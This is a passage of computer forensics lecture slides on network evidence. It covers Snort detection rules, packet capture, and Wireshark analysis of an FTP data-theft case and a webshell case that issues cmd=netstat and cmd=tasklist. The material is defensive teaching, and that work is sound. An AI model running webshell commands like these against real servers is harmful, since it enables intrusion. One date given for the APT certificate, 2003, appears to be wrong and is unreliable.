
CNIT 121: Computer Forensics



9 Network Evidence

The Case for Network Monitoring

- Confirm or dispel suspicions surrounding an alleged computer security incident
- Accumulate additional evidence and indicators
- Verify the scope of a compromise
- Identify additional parties involved
- Generate a timeline of events occurring on the network

- Event-based alerts
 - Snort, Suricata, SourceFire, RSA NetWitness
 - Require rule sets
 - Provides real-time notification

- Headers or full packets
 - Helps to identify scope of data theft
 - Capture actions done with interactive shells
 - Closely monitor malware communicating with remote sites

- High-level statistics showing type and number of packets
 - Can reveal interesting information on activities that are not otherwise detectable

Event-Based Alert Monitoring

- Most common type
- Based on rules or thresholds
- Events are generated by Network Intrusion Detection Systems (NIDS)
 - Or by software that monitors traffic patterns and flows
- Standard tools: Snort and Suricata

Indicators (or Signatures)

- Matched against traffic observed by the network sensor
- Simple indicators
 - Such as IP address + port
 - · "Cheap" (small load on sensor)
- Complex indicators
 - Session reconstruction or string matching
 - · Can burden the sensor so much it drops packets

Example Snort Rule

- This rule detects SSH Brute Force attacks
 - Depth: how many bytes of packet to read
 - · Links Ch 9a, 9b

```
# alert tcp $EXTERNAL_NET any -> $HOME_NET 22 (msg:"INDICATOR-SCAN SSH
brute force login attempt"; flow:to_server,established; content:"SSH-";
depth:4; detection_filter:track by_src, count 5, seconds 60;
metadata:service ssh; classtype:misc-activity; sid:19559; rev:5;)
```

alert_fast

- Put this in Snort configuration file
 - output alert_fast alerts.txt
- Simplest output module for Snort
- Puts text into a file

Detect Fake SSL Certificate

```
alert tcp $EXTERNAL_NET 443 -> $HOME_NET any (msg:"ET TROJAN FAKE AOL SSL Cert
APT1"; flow:established,from_server; content:"|7c a2 74 d0 fb c3 d1 54 b3
d1 a3 00 62 e3 7e f6|"; content:"|55 04 03|"; content:"|0c|mail.aol.com";
distance:1; within:13; reference:url,www.mandiant.com/apt1;
classtype:trojan-activity; sid:2016469; rev:3;)
```

- Detects a specific fake certificate used by an APT group identified by Mandiant's in 2003
- Written by Emerging Threats
- Matches serial number and Issuer string

Header and Full Packet Logging

- Two distinct purposes
 - To help IR team generate signatures, monitor activity, or identify stolen data
 - Collect evidence for an administrative or legal matter
- Consider whether to treat packet captures as evidence and generate a chain of custody

Thoroughness

- IDS systems can retain the full session that generated an alert
- But for targeted collection against specific subjects, use tcpdump or Wireshark


tcpdump

- Complete packet capture of an HTTP request
- Done with "tcpdump -X"
- Limiting capture to 64 bytes captures only the headers (called "trap and trace" by law enforcement)

```
11:28:46.581258 IP kali.55743 > 159.203.238.50.http: Flags [P.], seq 1:377, ack 1, win 29200,
length 376
       0x0000:
                4500 01a0 b6bd 4000 4006 4708 ac10 0184 E.....@.@.G.....
                9fcb ee32 d9bf 0050 82f4 b80e 9b03 4121 ...2...P.....A!
       0x0010:
                5018 7210 3d25 0000 4745 5420 2f20 4854
       0x0020:
                                                        P.r.=%..GET./.HT
       0x0030:
                5450 2f31 2e31 0d0a 486f 7374 3a20 6174 TP/1.1..Host:.at
       0x0040: 7461 636b 6469 7265 6374 2e73 616d 7363
                                                         tackdirect.samsc
       0x0050:
                6c61 7373 2e69 6e66 6f0d 0a55 7365 722d lass.info..User-
                4167 656e 743a 204d 6f7a 696c 6c61 2f35 Agent: Mozilla/5
       0x0060:
```

Statistical Monitoring

- Cisco NetFlow
- Number of packets & bytes in each "flow" (session)



Statistical Monitoring

Commercial visualization products available from Fluke, HP, Solarwinds, and IBM

Link Ch 9c



flow-tools and argus

- · Open-source
- Convert pcap file (from tcpdump) to Argus format
- Graph all packets > 68 bytes from server1 by port number

```
argus -mAJRU 512 -r serverFarm_1.pcap -w serverFarm_1.pcap.arg3
```

ragraph dbytes dport -M 1s -fill -stack -r serverFarm_1.pcap.arg3 - tcp and
dst bytes gt 68 host server1




Figure 9-1. Unexpected server traffic





Figure 9-2. Unexpected server traffic—log scale

Setting Up a Network Monitoring System

Simple Method

- Deploy laptops or 1U servers with hardware network taps
- Snort + tcpdump works
- Best if you are setting up monitoring after an incident is detected--fast & easy



IDS Limitations

- IDS platforms cannot reliably perform both intrusion detection and network surveillance simultaneously
- If you set an IDS to capture full-content, its effectiveness as a sensor will diminish

Effective Network Surveillance

- Define your goals for performing the network surveillance.
- Ensure that you have the proper legal standing to perform the monitoring activity.
- Acquire and implement the proper hardware and software.
- Ensure the security of the platform, both electronically and physically.
- Ensure the appropriate placement of the monitor on the network.
- Evaluate the data captured by your network monitor to ensure you meet the goals you defined.

Hardware

- Difficult to collect and store every packet traversing high-speed links
- · Recommended:
 - 1U servers from large manufacturers
 - Linux-based network monitoring distributions
 - Linux now outperforms FreeBSD
 - For best performance, use NTOP's PF_RING network socket, not the default AF_PACKET interface

Before an Incident

- If your organization plans ahead
- Commercial solutions that combine Snort-style alerting wth storage
- · Solera Network's DeepSea appliance
- RSA's NetWitness platform

Security Onion

- Free Linux distribution, with kernel patched installed (securityonion.net)
- Includes analysis tools

DNS Long Tail Analysis

hostname	Count ▼
jdtcjdyqjyousia.com	1
www.whatsmyipaddress.com	1
lifeinsidedetroit.com	1
etgibmyhmbzjoyut1.com	1
www.getmyip.org	1
checkip.dyndns.org	1
qwe.mvdunalterableairreport.net	1
zcjipitikrhabk.com	1
xxrdwspble4u.com	1
adstairs.ro	1
freeways.in	1
analytics.shareaholic.com	1



Deploying the Network Sensor

- Where are the network egress points?
- Does the network use specific routes to control internal traffic? External traffic?
- Are "choke points" available at suborganization or administrative boundaries?
- How is endpoint traffic encapsulated when it arrives at firewalls or "choke points"? Is VLAN trunking in use, for example?
- Where are network address translation devices in use? Web proxies?

Major Network Changes

- May facilitate network surveillance
 - Ex: route all company locations through a single Internet connection with MPLS (Multiprotocol Label Switching), not a separate ISP for each office

Secure Sensor Deployment

- Place network sensor in a locked room, to maintain chain of custody
- Patch the OS, keep it up to date
- Protect it from unauthorized access
- Document everything
- Review logs
- Use Tripwire to ensure integrity of OS

Evaluating Your Network Monitor

- · Is it receiving the traffic you want to monitor?
- Is the hardware responsive enough to achieve your goals?
- Create signatures to detect test traffic and test your monitor
 - Such as a nonexistent URL
- Performance metrics in logs will tell you if the sensor is dropping packets

Network Data Analysis

General Principles

- Wireshark is excellent
 - Especially with custom decoders, written in Lua or C
- Don't hunt through large packet captures looking for something new
- Limit the scope
- Use targeted queries that follow your leads and answer investigative questions

Data Theft Scenario

- · On Dec. 3, 2013, your investigation starts
- Two days ago, an attacker accessed a user's desktop system
- · Ran rar.exe and ftp.exe once each
- You have complete packet capture data


Prefetch

- · Shows exact date and time ftp.exe was executed
 - Dec. 1, 2013 at 00:57 UTC
- Interviews tell you that RAR and FTP are not used normally on that workstation

PCAP File

- 73 FTP sessions on the date in question
- 2 are active during the time of interest
- Download PCAP files from link Ch 9e

- Statistics, Conversations, TCP tab
- Select conversation, Follow Stream




Stream 0: FTP (Port 21)

Control traffic

```
220 (vsFTPd 3.0.2)
USER frank
331 Please specify the password.
PASS frank
230 Login successful.
TYPE I
200 Switching to Binary mode.
PORT 192,168,55,102,19,138
200 PORT command successful. Consider using PASV.
STOR edi-transfer.bin
150 Ok to send data.
226 Transfer complete.
QUIT
221 Goodbye.
```


Stream 1: FTP-Data (Port 20)

- A RAR file being transferred
- Show data as "Raw"
- Save the file as file.rar with "Save as"



edi-source.bin RAR

From second pcap file



Password

- The RARs are password-protected
- We can see the names of files and folders, but not extract them
- A forensic examiner could search for command lines using RAR.exe on the system, which might contain the password
- Password cracking tools might help, but they are slow


Is the Process Automated?

- Look for typographical errors
- Look at timing between steps of the attack
- Timing below indicates a human user

	Time	Source	Destination	Protocol	Length		Info
6	0.003272	203.0.113.100	192.168.55.100	FTP		74	Response: 220 (vsFTPd 3.0.2)
7	0.116014	192.168.55.100	203.0.113.100	TCP		60	1053 → 21 [ACK] Seq=1 Ack=21 Win=64220 Len=0
8	2.532729	192.168.55.100	203.0.113.100	FTP		66	Request: USER frank
9	2.533974	203.0.113.100	192.168.55.100	TCP		54	21 → 1053 [ACK] Seq=21 Ack=13 Win=29200 Len=0
10	2.533996	203.0.113.100	192.168.55.100	FTP		88	Response: 331 Please specify the password.
11	2.740143	192.168.55.100	203.0.113.100	TCP		60	1053 → 21 [ACK] Seq=13 Ack=55 Win=64186 Len=0
12	3.930583	192.168.55.100	203.0.113.100	FTP		66	Request: PASS frank
13	3.951462	203.0.113.100	192.168.55.100	FTP		77	Response: 230 Login successful.

File from First Session

pwdump hacking tool, steals password hashes



Webshell Reconnaissance Scenario

- IDS detects a port scan coming from your DMZ
- From an Apache & MySQL server, on Windows, at 203.0.113.101
- Interviews: no authorized port scan was run at that time
- Login history shows no user logged in to the server at that time

Apache Server Logs


- Large number of requests at the time of interest
- From an external IP address you don't recognize
- Many different pages requested
- Then many requests of the "/apps/login.php" page

PHP Shell

- Many POST requests to "/apps/login.php"
- Then GET requests to "/tmpbkxcn.php"
 - Containing strings such as
 - · cmd=netstat
 - · cmd=tasklist

Wireshark

Data is encrypted with HTTPS (SSL)




SSL Encryption

- New versions of TLS have Forward Secrecy
 - A different key for each session, using a "session master secret"
- Older versions of TLS
 - All data can be decrypted with the RSA private key on the server

Importing the Key

- In Wirehark
- Wireshark,
 Preferences,
 Protocols,
 SSL
- In "RSA keys list" line, click Edit



"Decrypted SSL data" tab appears at bottom

User-Agent: sqlmap (a common hacking tool)

```
Time Source
No.
                                  Destination
                                                      Protocol
